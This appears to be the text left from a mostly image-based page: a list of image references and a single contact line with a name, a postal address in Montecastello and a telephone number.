


Flavio Bernardotti – Via Trento, 10 – 15040 Montecastello (Al.) Tel. 0347 5610956






